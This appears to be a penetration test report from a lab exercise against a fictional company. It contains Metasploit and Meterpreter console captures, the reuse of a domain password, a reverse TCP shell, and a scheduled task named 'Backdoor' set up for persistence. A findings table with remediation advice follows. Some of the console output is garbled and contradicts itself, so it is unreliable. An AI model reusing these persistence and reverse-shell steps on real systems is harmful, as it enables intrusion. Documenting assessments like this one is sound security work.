930		Atsui.exe	x86	0	ATSI	C:\Windows\System32\Atsui.exe
932		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
933		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1032		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1033		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1148		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1253		SeGridrega.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SeGridrega.exe
1456		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1458		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1459		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1460		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1461		LSA.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsa.exe
1600		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1644		RPCfilt.exe	x86	0	RPCfilt	C:\Windows\System32\rpcfilt.exe
1728	4	Memory Compression	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\memcomp.exe
1898		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1960		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1980		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
2303		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2306		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2333		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2500		Efig.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Users\T5TAKK-1\MyApp\data\local\tmp\efig.exe
2700		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2728		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
3084		MEAGCORPOne\starck	x86	0	MEAGCORPOne\starck	C:\shell\exe
3132		agregator.exe	x86	0		
3150		Nistrcv.exe	x86	0		
3151		svchost.exe	x86	0		
3166		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
3173		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
3586		SearchIndexer.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
3626		FTR.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\ftr.exe
3644		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
4460	4460	MicrosoftEdgeUpdate.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe

```
metasploit > migrate 1
[*] Migrating to session 1...
[*] Migration completed successfully.
[*] Session 1 pid: 1464
[*] Current pid: 1464
metasploit >
```

Kali Linux - Remote Desktop

Kali on ML-REVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

terminal

root@kali:~

```
root@kali:~ % ls
listing: C:\

Mode Size Type Last modified Name
d----- 0 dir 2022-01-17 17:27:39 -0800 $recycle.Bin
d----- 0 dir 2021-10-19 15:30:59 -0800 SwInAgent
d----- 1 fil 2019-12-07 04:08:37 -0800 BOOTINXT
d----- 0 dir 2022-01-18 13:14:54 -0800 Documents and Settings
d----- 0 fil 1969-12-31 19:00:00 -0800 EventLogStack.log.tmp
d----- 0 fil 2019-12-07 04:14:16 -0800 PerfLogs
d----- 0 dir 2022-01-18 13:14:54 -0800 Program Files
d----- 0 dir 2020-11-19 02:23:53 -0800 Program Files (x86)
d----- 4096 0 fil 1969-12-31 19:00:00 -0800 ProgramData
d----- 0 dir 2022-01-18 13:14:54 -0800 Recycle Bin
d----- 0 dir 2021-05-10 11:19:02 -0800 System Volume Information
d----- 0 fil 1969-12-31 19:00:00 -0800 swapfile.sys

root@kali:~ % interpreter > shell
Process 1 created.
cmdlet 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>>> create TestService binPath="C:/service.exe" start=auto
C:\>>> create TestService binPath="C:/service.exe" start=auto
[sc] CreateService SUCCESS

C:\>>> start TestService
[sc] StartService SUCCESS

C:\>>> terminate -channel 2 [/N]
terminating channel 2 [/N]
root@kali:~ % schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[!] Unknown command: schtasks
root@kali:~ % schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[!] Unknown command: schtasks
root@kali:~ % sctasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[!] Unknown command: sctasks
root@kali:~ % 
root@kali:~ % interpreter > shell
Process 1 created.
cmdlet 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>>> schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
C:\>>> schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[!] schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
Windows Task Scheduler will not create task because /ST is earlier than current time.
Windows Task Scheduler has successfully created task "Backdoor".

C:\>>> schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
[!] run /tn Backdoor
SUCCESS! Attempted to run the scheduled task "Backdoor".

C:\>
```

```
Kali on [root@kali:~] 10:08 PM
root@kali:~# root@kali:~# 
File Actions Edit View Help

RHOSTS yes Target address range or CIDR identifier
ReversesListenerPort no The port number to use for this listener
SESSION 2 yes The session to run this module on
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
TIMEOUT 10 yes Timeout for all commands in seconds

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

msf6 exploit(windows/local/wnsi) > set RHOSTS 172.22.117.100
RHOSTS => 172.22.117.100
msf6 exploit(windows/local/wnsi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wnsi) > set SMBDomain negacorpone
SMBDomain => negacorpone
msf6 exploit(windows/local/wnsi) > set SMBUser bbanner
SMBUser => bbanner
msf6 exploit(windows/local/wnsi) > set SMBPass Winter2021
SMBPass => Winter2021
msf6 exploit(windows/local/wnsi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wnsi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process started (pid: 3192, stdio). stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] [*] Exploit completed, but no session was created.
[*] msf6 exploit(windows/local/wnsi) > run

[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process started (pid: 3192, stdio). stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] [*] Exploit completed, but no session was created.
[*] msf6 exploit(windows/local/wnsi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process Started PID: 3192
[*] [*] Meterpreter session 0 opened ([172.22.117.100:4444 -> 172.22.117.10:49710]) at 2023-01-19 22:07:56 -0500

meterpreter > shell
Process 3196 created.
Channel 1 created.
Windows Version 10.0.17763.2777
Microsoft Windows (Version 10.0.17763.2777)
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Easy to guess usernames based on information on website	Critical
Request body can read to random memory area which can cause computer to crash	High
A cookie header can lead to a possible denial of service	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.0/24
Ports	21,22,23,25,53,80,111,139,445 ,512,513,514,1099,1524,2049, 2121,3306,5432,5900,6000,6667 ,8009,8180

Exploitation Risk	Total
Critical	11
High	17
Medium	13
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: **Critical**

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. TC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: **vpn.megacorpone.com**

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Easy to guess usernames based off of emails listed on website

Risk Rating: **Critical**

Remediation:

- Create Unique usernames that don't have names or identifiers in them.

Request body can read to random memory area which can cause computer to crash

Risk Rating: **High**

Remediation:

- Update to the latest version of Apache

A cookie header can lead to a possible denial of service

Risk Rating: **High**

Remediation:

- Set a location in the script to load the memory to so that it won't be randomized.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that TC used throughout the assessment.

Legend:

Performed successfully

Failure to perform

